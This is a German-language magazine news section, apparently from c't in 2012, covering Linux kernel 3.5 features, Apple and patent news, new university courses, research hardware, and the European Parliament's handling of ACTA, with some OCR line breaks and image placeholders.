Thorsten Leemhuis

Kernel-Log

Linux-Kernel 3.5 in der Testphase

Der Ende Juli oder Anfang August erwartete Linux-Kernel 3.5 bringt Verbesserungen zur Laufzeitanalyse von Software sowie zusätzliche und verbesserte Grafiktreiber. Das Ext4-Dateisystem wird seine Metadaten mit Checksummen absichern können.

Nach Jahren der Entwicklung und Dutzenden von Umbauten stößt mit Linux 3.5 der Code für Uprobes (Userspace Probes) zum Kernel. Er kann zur Laufzeit Breakpoints in Userspace-Code einfügen. Diese Funktion lässt sich bislang nur über das Perf-Events-Subsystem nutzen; darauf zurückgreifende Tracing-Software wie die aktuelle Systemtap-Version oder das dem Kernel beiliegende Perf sind dadurch jetzt in der Lage, Tracepoints in Userspace-Software einzufügen, um so das Laufzeitverhalten von Kernel und Programmen in einem Zug zu beobachten. Damit eröffnen sich neue Analysemöglichkeiten, die jedoch weiterhin weit hinter dem Funktionsumfang zurückbleiben, die Dtrace bei Solaris bietet; dazu wären einige bislang nur angedachte Erweiterungen rund um Uprobes nötig.

Grafik

Der Radeon-Treiber wird HDMI-Audio bei modernen AMD-Grafikchips besser unterstützen. Zudem soll er mehr Performance aus den DirectX-11-GPUs kitzeln. Der Nouveau-Treiber von 3.5 kann die Hardware-Beschleunigung der Kepler-Chips nutzen, die auf einigen der neuesten GeForce-Karten sitzen. Fürs Erste ist dazu allerdings eine Firmware erforderlich, die man dem proprietären Treiber entlocken muss.

Kernel 3.5 bringt rudimentäre Treiber für die Grafikchips aus der 2000er-Serie von AST (ASpeed Technologies), der G200-Serie von Matrox und den von Qemu emulierten Cirrus-Grafikkern. Da die beiden zuerst genannten Grafikkerne vornehmlich in Servern stecken, ist es kein großer Verlust, dass die zugehörigen Treiber keine Beschleunigungsfunktionen nutzen. Mehrere Grafiktreiber erhalten

ten mit Linux 3.5 Grundlagen zur besseren Unterstützung von Hybridgrafik; an der passenden Unterstützung im X-Server und anderen Stellen des Grafikstacks wird noch gearbeitet.

Storage

Das Ext4-Dateisystem wird seine Metadaten ab Linux 3.5 mit Prüfsummen versehen können. Falls es später Verfälschungen an den Dateisystem-Interna erkennt, kann es die Arbeit gegebenenfalls stoppen, um nicht versehentlich Nutzdaten zu zerstören. Ältere Kernel können Ext4-Dateisysteme, bei denen diese Funktion per Tune2fs aktiviert wurde, nur noch lesend einbinden. Bei Btrfs gab es einige Änderungen an der Handhabung von Metadaten, welche die Latenzen in bestimmten Fällen deutlich reduzieren sollen; der Btrfs-Code für RAID 5 und 6 hat die Aufnahme abermals verpasst.

Mit Hilfe der Target-Infrastruktur-Software von Linux-lscsi.org (LIO) kann Kernel 3.5 Datenträger per FireWire exportieren, die andere Systeme wie einen FireWire-Datenträger einbinden können; viele Apple-Systeme bieten solch einen „FireWire target disk mode“ schon länger. Auch mit den Fibre-Channel-Controllern aus QLogics Serien 2400, 2500 und 2600 wird Linux 3.5 als SCSI Target arbeiten können; Selbiges gelingt bei 3.5 erstmals auch per UASP (USB Attached SCSI Protocol), wenn der USB-Chip entsprechende „Gadget“-Funktionen zum Betrieb als USB Master beherrscht.

Netzwerk

Zum Netzwerksubsystem stößt „Codel“, eine Implementierung des Paket-Schedulers „Controlled Delay Active Queue Manage-



ment (AQM)“. Er ist ein weiterer Baustein, der zur Vermeidung des Problems „Bufferbloat“ beitragen soll; das führt unter anderem zu großen Netzwerklatten- und Verbindungsproblemen, an der eine zu intensive Nutzung der Caches in modernen Netzwerkchips mitschuldig ist.

Der noch junge Teaming-Treiber wird ab Linux 3.5 auch Load Balancing beherrschen. Zum TCP-Stack stößt „Early Re-transmit (ER)“, das die Verbindungsregeneration nach Paketverlusten beschleunigen soll, wie es RFC 5827 beschreibt. Das ebenfalls neue „TCP connection repair“ soll Probleme beim Netzwerkverkehr vermeiden, nachdem Container auf einen anderen Host verlagert wurden.

Die „User Namespace Enhancements“ dichten Container besser ab und sorgen für eine saubere Trennung von User- und Gruppen-IDs auf dem Host und im Container. Anwender, die Root-Rechte in einem Container haben, können dadurch nicht mehr auf beliebige Dateien in den Verzeichnissen /proc/ und /sys/ zugreifen und über diese das Verhalten des Wirts beeinflussen. Über den „Seccomp Filters Mechanism“ kann Software in der Syntax eines Berkeley-Packet-Filters einen Filter einrichten, der reglementiert, welche System Calls ein Programm nutzen darf; das kann etwa für Browser interessant sein, die nicht vertrauenswürdigen Code ausführen wollen.

Android

Linux 3.5 wird die bei Android genutzte „Switch“-Funktion zum Monitoring von Anschläßen in einer überarbeiteten Form enthalten, die sich „External Connector Class (extcon)“ nennt. In das Power-Management-Subsystem ziehen Autosleep und einige zugehörige Erweiterungen ein, durch die sich ein System automatisch komplett schlafen legen kann, wenn es nichts zu tun gibt. Das ist weniger für Notebooks als für Geräte wie Smartphones inter-

ressant, die schnell aus dem Tiefschlaf aufwachen; der Android-Kernel bietet im Rahmen von „Wakelocks“ alias „Suspend Blockers“ schon länger ähnliche Mechanismen und erzielt ohne sie nur dürftige Akku-Laufzeiten. Diese Funktionen waren mehrfach Zankapfel zwischen Linux-Kernel- und Android-Entwicklern; ob Letztere mittelfristig auf die neue Kernel-Infrastruktur umstellen, ist nicht bekannt.

Der Kernel erhält zudem einige größere Umbauten an den Funktionen rund um das Logging, was Verbesserungen für die automatische Analyse von Ereignisprotokollen bieten sollen. Der Architektur- und Tracing-Code des Kernels unterstützt nun das „Precise event sampling“ mit den Funktionseinheiten für Instruction-Based Sampling (IBS), die AMDs moderne Prozessorkerne zum Performance Monitoring mitbringen. Durch größere Umbauten am Code für Error Detection And Correction (EDAC) zeigt der Kernel in Zukunft besser an, wo genau ein Speicherfehler aufgetreten ist.

Die Treiber für das Management Engine Interface (MEI) vieler Mainboard-Chipsätze von Intel konnte den Staging-Zweig verlassen. Selbiges gelang nach langer Zeit auch den Kernfunktionen zur Unterstützung des Industrial I/O (IIO) – ein in der Industrie genutztes Bussystem, um etwa Spannungs-, Temperatur-, Beschleunigungs- oder Helligkeitssensoren anzusprechen. Viele IIO-Treiber bleiben aber fürs Erste noch im Bereich für Treiber, die den Qualitätsansprüchen der Kernel-Entwickler nicht genügen. Für den Embedded-Bereich interessant ist der neue Contiguous Memory Allocator (CMA), der größere zusammenhängende Speicherbereiche zur Nutzung durch Treiber reserviert.

Der Prozess-Scheduler erfährt einige größere Umbauten, die das Verhalten bei NUMA-Systemen verbessern sollen. Einige angestaubte, laut den Entwicklern mehr schlecht als recht arbeitende Funktionen zumstromsparenden Prozess-Scheduling fliegen in dem Zug raus. Mit 3.5 entfernen die Kernel-Entwickler zudem die Unterstützung für Token-Ring-Netzwerke und die Micro Channel Architecture (MCA), die beide schon seit mehr als einem Jahrzehnt Oldtimer-Status haben. (thl)

Mountain-Lion-Release rückt näher

Laut einem Bericht von 9to5Mac hat Apple die Mitarbeiter seiner Retail-Stores gebeten, den Lion-Nachfolger zu testen. Genius-Bar-Experten und „Creatives“ sei eine AppleSeed-Mitgliedschaft eingerichtet worden, womit sie eine Vorabversion des Berglöwen auch auf ihren Privatrechnern in-


stallieren können. Das Programm nutzt der Hersteller gewöhnlich, um Pre-Release-Versionen von ausgewählten Personen abseits der Apple-Entwicklergemeinde testen zu lassen. Die Einbindung der Ladenangestellten stelle ein Novum dar, heißt es. Mac OS X 10.8 ist für Juli angekündigt. (jra)

AppleScript-IDE im Ein-Fenster-Design

Die AppleScript-Entwicklungs-Umgebung Script Debugger ist in Version 5 mit überarbeiteter Bedienoberfläche erschienen: Ähnlich wie in Xcode ordnen sich Variablen-Übersichten und Inspektoren nun innerhalb des Hauptfensters an. Zwischen mehreren Skripten lässt sich mit Hilfe von Tabs schneller wechseln.

Bedingte Haltepunkte (Conditional Breakpoints) erleichtern neuerdings die Fehlersuche: Skripte werden zu definierten

Bedingungen, beispielsweise nach Erreichen eines bestimmten Schleifendurchlaufs angehalten. Den passenden Code-Schnipsel findet man mit einer neuen Schnell-öffnen-Funktion, die Spotlight verwendet und alle Skriptdateien auf dem Mac durchsucht. Script Debugger 5 ist eine 64-Bit-Applikation, sie gibt es nur in englischer Sprache. Die Vollversion kostet 200 US-Dollar, ein Upgrade ist ab 100 US-Dollar erhältlich. (thk)



Script Debugger 5 erlaubt bedingte Haltepunkte, ideal für die Fehlersuche.

iOS-Geräte verletzen Samsung-Patent

Apple verletzt mit bestimmten iPhone- und iPad-Modellen ein Patent von Samsung in den Niederlanden. Das hat das Bezirksgericht in Den Haag entschieden. Konkret geht es um ältere Geräte mit Infineon-Kommunikations-Chip und das UMTS-Patent mit der Nummer EP1188269. Das iPhone 4S und das iPad der dritten Generation sind davon ausgenommen, beide verwenden einen Funkchip von Qualcomm. Da es sich um sogenannte FRAND-Lizenzen handelt, müssen sich beide nun auf eine Lizenzzahlung verständigen. (ohu)

Drei weitere Patente, die Samsung in zwei weiteren Klagen gegen Apple angeführt hatte, verletzt der Hersteller nach Ansicht des Gerichts nicht. Dadurch muss der südkoreanische Konzern dem iPhone-Hersteller Prozesskosten in Höhe von 800 000 Euro erstatten. Diese Summe könnte die Höhe der Lizenzzahlung übersteigen, die Apple für die Patentverletzung an Samsung leisten muss. Im Prozessverlauf hatte Samsung vergeblich versucht, einen Verkaufsstopp von Apples UMTS-Produkten zu erreichen. (ohu)

Bildverwalter beschleunigt

ACD Systems hat Version 2 seines Bildverwalters und -optimierers ACDSee Pro für den Mac veröffentlicht. Sie kommt mit überarbeiteter Cocoa-Oberfläche, soll unter der Haube in 64 Bit und deutlich schneller rechnen.

Hinzugekommen sind unter anderem eine Duplikatsuche, eine Diashow-Vollbild-Ansicht mit acht verschiedenen Übergangseffekten und neue Regler wie „Clarity“ (Klarheit), „Soft

Focus“ oder „Cross Process“. Die letzten beiden Einstellungen verpassen dem Foto einen Retro-Look mit verwischten Bildbereichen und Farbverschiebungen. Besonderes Augenmerk hat der Hersteller auf fein justierbare Helligkeit- und Kontrastwerte gelegt, die sich mit bis zu zehn Reglern optimieren lassen. ACDSee Pro 2 kostet 140 US-Dollar, eine deutsche Sprachversion gibt es bislang nicht. (thk)

US-Bundesgericht weist Klagen von Apple und Motorola ab

Im Patentstreit zwischen Apple und Motorola hat das US-Bundesberufungsgericht die Klagen beider Kontrahenten abgewiesen. Der vorsitzende Richter Richard Posner führte aus, dass beide keinen finanziellen Schaden durch die möglichen Patentverletzungen nachweisen konnten.

Das Urteil könnte sich richtungsweisend für Patentstreitigkeiten weltweit erweisen und

dürfte vor allem in den USA zu ähnlichen Klageabweisungen führen. Patentexperte Florian Müller befürchtet allerdings, dass als Konsequenz dann viele Patentstreitigkeiten einfach von den USA in andere Länder wie beispielsweise Deutschland verlagert werden. Er glaubt, dass sich außerhalb der USA erst in fünf bis zehn Jahren die Rechtsauffassung Posners durchsetzen könnte. (ohu)

Mac-Notizen

Nach dem moderaten **Mac-Pro-Update** (siehe c't 14/12) hat sich Apple-Chef Tim Cook via E-Mail gegenüber einem enttäuschten Kunden geäußert: „Apple sind die Pro-Kunden sehr wichtig“. Etwas „Großartiges“ Neues werde im nächsten Jahr auf den Markt kommen, bis dahin sei das Retina-MacBook-Pro eine gute Lösung für Profis.

Apple will US-Angestellten seiner Retail-Sparte künftig **bis zu 25 Prozent mehr Lohn** bezahlen. Derzeit liegen die Stundensätze für Ladenangestellte zwischen 9 und 15 US-Dollar und für Genius-Bar-Mitarbeiter bei bis zu 30 US-Dollar.

374 000 US-Dollar war einem unbekannten Bieter bei einer Auktion am 15. Juni in New York ein **Apple 1** wert. Von Apples erstem rund 200-mal gebauten Computer existieren heute noch rund 50 Exemplare, darunter sechs lauffähige. Bei einer anderen Auktion

Ende 2010 wechselte ein Modell für 213 000 US-Dollar den Besitzer.

Über 100 Videos von **WWDC-Vorträgen** gibt es auf der Apple-Website, bei iTunes und iTunes U. Einen Bericht zur WWDC bringt Mac & i online (siehe c't-Link).

Mit der Update-Version 1.2.1 behebt Apple schwerwiegende Probleme des **Thunderbolt-Updates 1.2**, das auf einigen Rechnern das Booten von Mac OS X verhinderte. Ergänzt wird mit den beiden Aktualisierungen die Unterstützung des Thunderbolt-Gigabit-Ethernet-Adapters. Das Update setzt mindestens Mac OS X 10.7.4 voraus.

Apple liefert das **Thunderbolt Display** nun mit dem neuen, flacheren MagSafe-2-Anschluss aus. Für Macs mit dem alten MagSafe-Anschluss liegt ein Adapter bei.

www.ct.de/1215042

Per Fernstudium zum IT-Analysten

Fachinformatiker mit Hochschulzugangsberechtigung können sich ab dem Wintersemester 2012/13 an der Fachhochschule Kaiserslautern (Campus Zweibrücken) berufsbegleitend zum IT-Analysten fortbilden. Der neue Fernstudiengang, der Hochschulangaben zufolge auch „Systemadministratoren, Elektroberufler und andere EDV-Tätige“ ansprechen soll, die bereits Erfahrungen mit Software-Entwicklung gesammelt haben (zu den Voraussetzungen siehe den nachfolgenden c't-Link), ist auf neun Semester angelegt und schließt mit dem „Bachelor of

Science“ ab. Schwerpunkt des Studiums ist die „Vertiefung wissenschaftlicher und praktischer Methoden von IT-Entwicklungsprojekten und deren anschließender Betreuung und Umsetzung“.

Zu den Studieninhalten gehören unter anderem Programmierkonzepte, IT- und Softwarearchitekturen, Prozessmanagement und Qualitätssicherung. Pro Semester sind vier Lernmodule vorgesehen, die jeweils mit einem Präsenztag an der Fachhochschule beginnen und nach einer fünf- bis sechswöchigen Phase des Selbststudiums dort

auch wieder mit einem Präsenztag (in der Regel Freitag oder Samstag) enden. Einmal pro Jahr müssen Studierende an einer zusätzlichen Präsenzwoche teilnehmen. Die Kosten pro Modul inklusive „virtueller Lernkomponenten“ belaufen sich auf 65 Euro, hinzu kommen Sozialbeiträge der Fachhochschule Kaiserslautern (derzeit 79 Euro pro Semester). Bewerbungen können bis zum 15. Juli eingereicht werden. (pmz)

www.ct.de/1215043

Masterstudiengang „Energietechnik“ am KIT

An der „School of Energy“ des Karlsruher Instituts für Technologie (KIT) startet zum kommenden Wintersemester 2012/13 der neue Masterstudiengang „Energietechnik“, der sich an deutsche

und ausländische Bachelor-Absolventen der Fachrichtungen Maschinenbau, Chemie-Ingenieurwesen, Verfahrens-, Elektro- und Informationstechnik richtet. Neben Grundlagenwissen (Thermodynamik, Strömungslehre, Stromerzeugung etc.) erwerben Teilnehmer Spezialkenntnisse in selbst gewählten Bereichen wie „Erneuerbare Energien und Energiespeicherung“, „Wärmekraftwerke“, „Fusionstechnologie“ oder „Chemische Energieträger“. Hinzu kommen Veranstaltungen aus dem Bereich „Mathematische Methoden, Modellbildung und Simulation“ sowie ein interdisziplinäres Projekt und ein Berufspraktikum.

Das breite Fächerangebot im neuen Masterstudiengang versetze die Teilnehmer in die Lage,

systematisch interdisziplinäre Fragestellungen in der Energietechnik zu erschließen und an neuen Lösungen mitzuarbeiten, erklärt die Koordinatorin der „KIT School of Energy“, Dr. Julia Johnsen. Abgesehen von wenigen Ausnahmen (dann deutsch) werden die Lehrveranstaltungen in englischer Sprache durchgeführt. Nicht-Muttersprachler müssen deshalb einen Nachweis über bestandene Sprachtests (TOEFL, IELTS, CAE, CPE) erbringen. Die Bewerbungsfrist für den zweijährigen Studiengang endet am 30. September 2012; internationale Studierende, die für ihren Aufenthalt in Deutschland ein Visum benötigen, sollten sich bis zum 15. Juli bewerben. (pmz)

www.ct.de/1215043



Die sieben Arbeitsbereiche des KIT-Zentrums Energie

Neue Informatik-Studienangebote in Zwickau

Horch, Audi, Auto Union, Sachsenring-Werke, Volkswagen – die Automobilproduktion im sächsischen Zwickau hat eine lange Tradition. An der Westsächsischen Hochschule Zwickau (WHZ) können Auto- und IT-Interessierte künftig auch „Kraftfahrzeug-Informatik“ studieren. Der zum Wintersemester 2012/13 startende Bachelor-Studiengang dauert sieben Semester und vermittelt neben klassischen Inhalten wie Programmierung, Software-Entwicklung und Datenbank-Technologien auch Grundlagen aus den Bereichen Kraftfahrzeugtechnik, Elektro- und Regelungstechnik sowie Fahr-

zeugkommunikation. Erfolgreichen Absolventen stünden vielfältige Betätigungsmöglichkeiten sowohl bei den Autoherstellern selbst als auch in der Zulieferindustrie offen, unterstreicht der Leiter der Fachgruppe Informatik, Professor Wolfgang Golubski.

Parallel dazu startet an der WHZ zum Wintersemester der neue Studiengang „Gesundheitsinformatik“. Hier lernen Studierende „Informationssysteme im Gesundheitswesen“ kennen, üben den Umgang mit der „Signal- und Bildgewinnung in der Medizin“ und erwerben Kenntnisse der „Epidemiologie und

Biometrie“. Zu den weiteren Studieninhalten gehören wissensbasierte Systeme in der Medizin, Gesundheits- und Krankenhausökonomie, Computergrafik oder auch „taktisches Informationsmanagement“. Als späteres Berufsumfeld kommen unter anderem IT-Abteilungen in Krankenhäusern, Versicherungen oder Kassenärztlichen Vereinigungen in Frage. Die Bewerbungsfrist für Kraftfahrzeug-Informatik, Gesundheitsinformatik sowie einen dritten neuen Studiengang („nur“ Informatik) endet jeweils am 15. Juli. (pmz)

www.ct.de/1215043

125 Jahre PTB – Tag der offenen Tür

Die Physikalisch-Technische Bundesanstalt (PTB) in Braunschweig lädt anlässlich ihres 125-jährigen Bestehens am 14. Juli (Samstag) zu einem Tag der offenen Tür ein. Als nationales Metrologie-Institut ist die PTB nicht nur für die Bewahrung von Einheiten wie Meter, Kilogramm oder Sekunde und die Bestimmung von Fundamental- und Naturkonstanten (z. B. Plancksches Wirkungsquantum, Universelle Gaskonstante, Gravitationskonstante) zuständig – die Bundesoberbehörde mit 1800 Beschäftigten und einem Jahresetat von 130 Millionen Euro prüft beispielsweise auch, ob Bauartzulassungen für Wahlcomputer erteilt werden können



Bild: PTB

oder ob elektronische Spielautomaten mit Gewinnmöglichkeit den gesetzlichen Vorgaben entsprechen.

Ab 15 Uhr haben Technikinteressierte die Möglichkeit, mehr als 30 Laboratorien auf dem Braunschweiger PTB-Gelände zu besuchen und sich über die Arbeit dort zu informieren. Zum Programm gehören außerdem mehrere wissenschaftliche Vorträge (siehe dazu auch den nachfolgenden c't-Link), eine Ausstellung zu elektrischer Energiespeicherung, ein interaktiver Exkurs in Nanowelten, Besichtigungstouren in die Ausbildungsbereiche der PTB sowie zahlreiche kulturelle Aktivitäten. Der Eintritt ist frei, die städtischen Verkehrsbetriebe richten einen Bus-Shuttle ein, der alle halbe Stunde zwischen dem Braunschweiger Stadtteil Kanzlerfeld und der Physikalisch-Technischen Bundesanstalt verkehrt. (pmz)

www.ct.de/1215044

Präzise: Die Abweichungen der beiden Caesium-Fontänenuhren der PTB betragen maximal eine Sekunde in 40 Millionen Jahren.

Größter Fahrsimulator Europas

Das Institut für Verbrennungsmotoren und Kraftfahrtwesen (IVK) an der Universität Stuttgart und das Forschungsinstitut für Kraftfahrtwesen und Fahrzeugmotoren Stuttgart (FKFS) haben Ende Juni den eigenen Angaben zufolge größten und leistungsfähigsten Fahrsimulator Europas an einer Forschungseinrichtung offiziell in Betrieb genommen. Das mehr als sieben Millionen Euro teure System ist mit einer Acht-Achsen-Technik ausgestattet, über die kombinierte Translations- und Rotationsbewegungen erzeugt werden können. Im Innenraum der auf einem Hexapod gelagerten Simulator-Kuppel sorgen 12 LED-Projektoren für virtuelle Straßen- und Umgebungsbilder.

Eingesetzt werden soll der Fahrsimulator sowohl in der Grundlagenforschung als auch bei Verbundprojekten mit der Automobilindustrie. Das Projekt ist Teil des VALIDATE-Programms (Virtual Automotive Lab for Integrated Digital Automation Technologies), das vom Bundesministerium für Bildung und Forschung (BMBF) mit insgesamt 3,7 Millionen Euro gefördert wird, und des baden-württembergischen Elektromobilitätsprogramms „ElefAnt“ (Elektrofahrzeuge und -Antriebe). Schwerpunkt von „ElefAnt“ ist die Entwicklung von Assistenzsystemen für intelligentes Energiemanagement und präzise Reichweitenvorhersagen. (pmz)



Bild: Universität Stuttgart

Mit dem neuen Fahrsimulator der Uni Stuttgart lassen sich Hub-, Nick-, Wank- und Gierbewegungen erzeugen.

Kameras mit Gigapixel-Auflösung

Forscher mehrerer amerikanischer Universitäten entwickeln im Auftrag der „Defense Advanced Research Projects Agency“ (DARPA) des US-Verteidigungsministeriums Kamerasysteme, die Bilder mit Gigapixel-Auflösung aufnehmen können. Wie sie im Wissenschaftsmagazin „Nature“ berichten, nutzen die Ingenieure dafür eine monozentrische Kugellinse mit einem Sichtfeld von 120 Grad horizontal und 50 Grad vertikal, hinter der ein ganzes Array von Mikrokameras mit jeweils eigener Optik und 14-Megapixel-Bildsensor sitzt. Die in Öffnungen einer halbkugelförmigen Metallschale von der Größe eines Salatsiebs eingepassten Mikrokameras (je nach Modell bis zu über 200 Stück) sind jeweils für einen eigenen Bildausschnitt zuständig und können Scharfstellung sowie Belichtung individuell regeln. Eine integrierte Korrektur-Software sorgt dafür, dass durch Verzerrungen hervorgerufene optische Abbildungsfehler der

Mikrokameras vor dem Zusammenfügen der Bilder weitgehend eliminiert werden.

Bislang haben die Wissenschaftler der Duke University, der University of Arizona, der University of California in San Diego und der Distant Focus Corporation zwei Kameramodelle für das AWARE-Projekt („Advanced Wide FOV Architectures for Image Reconstruction and Exploitation“) der DARPA gebaut. Das in „Nature“ vorgestellte Modell „AWARE-2“ kommt mit 98 Mikrokameras auf eine Bildauflösung

von 1,4 Gigapixel (siehe c't-Link). Die Detailgenauigkeit ist den Angaben zufolge so hoch, dass auf einer im Snapshot-Modus gemachten Aufnahme selbst 800 Meter entfernte Straßenschilder noch entziffern werden können. Einsatzbereit ist zudem ein 2-Gigapixel-Prototyp, der mit 226 Mikrokameras ausgestattet ist – und selbst 10- oder 50-Gigapixel-Varianten sind laut den Wissenschaftlern keine Utopie.

Dafür müssen aber zunächst vor allem die elektronischen Komponenten schrumpfen: Wäh-

rend sämtliche optischen Elemente im 0,75 Meter × 0,75 Meter × 0,5 Meter großen Gehäuse des 1,4-Gigapixel-Modells lediglich 3 Prozent des Volumens belegen, ist der Rest für Schaltungen, Prozessoren, Verkabelung, Stromversorgung und Kühlung reserviert – bis zu einem Transport in der Hosentasche dürfte also noch einige Zeit vergehen. Ein weiteres Problem ist die Verarbeitung der enormen Datenmengen. Derzeit dauerte es rund 18 Sekunden, bis aus den Einzelaufnahmen der Mikrokameras ein fertiges Schwarz-weiß-Bild entsteht. Auch der Preis ist nicht ohne: Rund 100 000 US-Dollar veranschlagen die Wissenschaftler aktuell für den Bau einer einzigen Kamera. Für die DARPA, die das Projekt mit 25 Millionen Dollar fördert, wäre ein Einsatz der Technik beispielsweise in Flugdrohnen oder der automatisierten Überwachung von Grenzabschnitten denkbar. (pmz)




Bild: Duke University

Gigapixel-Aufnahme der Skyline von Seattle mit Detailansichten (unten)

www.ct.de/1215044

ANZEIGE

Stefan Krempl

ACTA vorerst am Ende

Keine Mehrheit für das Anti-Piraterie-Abkommen im Europaparlament

Anfang Juli sollen die europäischen Volksvertreter über das Anti-Counterfeiting Trade Agreement abstimmen. Fünf Ausschüsse haben sich bereits gegen den Vertrag ausgesprochen. Doch die EU-Kommission will sich noch nicht geschlagen geben.

Der bei ACTA federführende Handelsausschuss des EU-Parlaments hat dem umstrittenen Anti-Piraterie-Abkommen einen weiteren Dämpfer verpasst: Das Gremium sprach sich mit 19 zu 12 Stimmen gegen die Ratifizierung aus. Die Mehrheit der Abgeordneten folgte dem Vorschlag des Berichterstatters David Martin. Nach Ansicht des schottischen Labour-Abgeordneten wiegt die Besorgnis, dass ACTA Grundrechte und die Netzfreiheit beeinträchtigen könnte, schwerer als Hoffnungen auf eine bessere internationale Bekämpfung von Rechtsverletzungen [1].

Ende Mai hatten bereits der Innen-, der Industrie- und der Rechtsausschuss die Signale auf Rot gestellt. Anfang Juni lehnte auch der Entwicklungsausschuss ACTA ab. Das Votum der Handelspolitiker gilt nun als Empfehlung für die entscheidende Abstimmung im Parlament am 4. Juli. Folgt die Vollversammlung wie erwartet dem Votum der Ausschüsse, ist das Abkommen international zunächst vom Tisch. Martin geht davon aus, dass es auch einzelne Mitgliedsstaaten ohne EU-Ratifizierung nicht in Kraft setzen könnten.

Heftige Debatte

Der internationale Vertrag, mit dem die unterzeichnenden Staaten ihre Zusammenarbeit bei der Bekämpfung von Produktpiraterie und Marken- sowie Urheberrechtsverletzungen verbessern wollen, ist seit Monaten Gegenstand einer heftigen Debatte. „Wir verlieren unsere Wettbewerbskraft“, brach Adrian van den Hoven vom europäischen Industrieverband Business Europe unlängst eine Lanze für das Abkommen. 50 bis 80 Prozent der Wertschöpfung in Europa beruhen auf immateriellen Gütern, während Handelspartner wie China auf Fälschungen setzen

und bei Importen die organisierte Kriminalität vorherrsche. Die Übereinkunft verbessere die internationale Zusammenarbeit zwischen Zollbehörden und die Regeln zur Beschlagnahme gefälschter Güter.

Vor der Entwicklung eines Schwarzmarkts im Internet warnen Mediengewerkschaften. ACTA ist in ihren Augen geeignet, die Rechte von Medien schaffenden und Künstlern im digitalen Zeitalter zu stärken. Vielfach verberge sich hinter dem Aufhänger der Meinungsfreiheit der Wunsch, auf möglichst viele Inhalte kostenfrei zugreifen. Kreative aus dem Musikgeschäft rügen, dass man zwar menschliche Werte, nicht aber die Technologie in Frage stellen dürfe. Ihre Rechte als Künstler würden als „politischer Fußball“ missbraucht, um die Agenda Dritter durchzudrücken. Illegale Aktivitäten in Peer-to-Peer-Netzwerken, Sharehosting und Piratenseiten hätten sich zu einem Multi-Milliarden-Geschäft entwickelt, dem selbstständige Schöpfer nichts entgegensetzen könnten.

Das in ACTA enthaltene Internetkapitel öffne die Tür für die Kriminalisierung vieler bestehender rechtmäßiger Online-Dienste und ihrer Nutzer, halten dem Vertreter von Bürgerrechtsorganisationen wie La Quadrature du Net entgegen. Gleichzeitig würde die dringend nötige grundlegende Reform des Patent- und Urheberrechts verzögert. Die Internettwirtschaft stört sich vor allem an den vorgesehenen „freiwilligen Kooperationsmodellen“ zwischen Providern und Rechteinhabern, bei denen sie sich in die Rolle des Netz-Hilfssheriffs gedrängt sieht.

In der Vereinigung Médecins Sans Frontières organisierte Ärzte beklagen eine „Landnahme“ der Rechteinhaber und fürchten, ACTA könne Auswirkungen auf den Handel mit Generika haben und so die Versorgung der Entwicklungsländer mit billigen Medikamenten untergraben. Auch viele Rechtswissenschaftler laufen Sturm gegen ACTA. Sie kritisieren bereits das undurchsichtige Zustandekommen des Vertrags, den vor allem Australien, Japan, Kanada, die

USA und die EU ohne Einbeziehen der Interessengruppen und über weite Strecken im Rahmen der „Geheimdiplomatie“ vorangetrieben haben.

Einige der Einwände nahmen die Verhandlungsführer zwar auf öffentlichen Druck hin noch auf und entschärften das Übereinkommen. Vage Begrifflichkeiten verunsichern Beobachter aber nach wie vor und trieben im Februar vor allen in EU-Staaten wie Polen und Deutschland Hundertausende zu Anti-ACTA-Protesten auf die Straßen. Für die Demonstranten ist der Vertrag zu einem Symbol für eine wachsende Dominanz des Systems des „geistigen Eigentums“ geworden, das eine Anpassung des Urheberrechts an die Belange der digitalen Gesellschaft verhindert.

Per Aspera ...

Die EU-Kommission bemüht sich unterdessen weiter, die vorgebrachten Bedenken zu entkräften. Handelskommissar Karel De Gucht betont, ACTA sei kein Big Brother. Vielmehr hänge die Wettbewerbsfähigkeit der EU von dem Abkommen ab. Sanktionen für von Internetnutzern begangene Urheberrechtsverletzungen wie die in einigen EU-Ländern diskutierten Internetsperren für Wiederholungstäter seien nicht enthalten. Der Belgier appelliert an die Volksvertreter, vor einer Entscheidung die Einschätzung des Europäischen Gerichtshofs (EuGH) abzuwarten. Die Kommission hat dem höchsten europäischen Gericht die Frage vorgelegt, ob die Übereinkunft mit dem bestehenden EU-Recht und der Grundrechte-Charta vereinbar ist.

Ende Juni versicherte De Gucht, „einige Klarstellungen zu ACTA vorzuschlagen“ – vor allem zum heiß diskutierten Internetkapitel. Lehnt das Parlament Anfang Juli ab, will der Handelskommissar das Abkommen den Abgeordneten nach der Stellungnahme des EuGH ein zweites Mal vorlegen. Die ACTA-Saga könnte also weitergehen. Der Verhandlungsführer der Volksvertreter betonte vor Kurzem ebenfalls, dass ein alternativer Weg Europas zum Schutz immaterieller Güter gefunden werden müsse und dabei alle Vertragspartner an den Verhandlungstisch zurückkehren könnten. Martin hielt fest, dass ACTA eine solche Be-



Die Proteste gegen ACTA – wie hier in München – sind nicht ohne Wirkung geblieben.

Foto:dpa

stimmung zu Nachverhandlungen vorsehe.

... doch noch ad ACTA

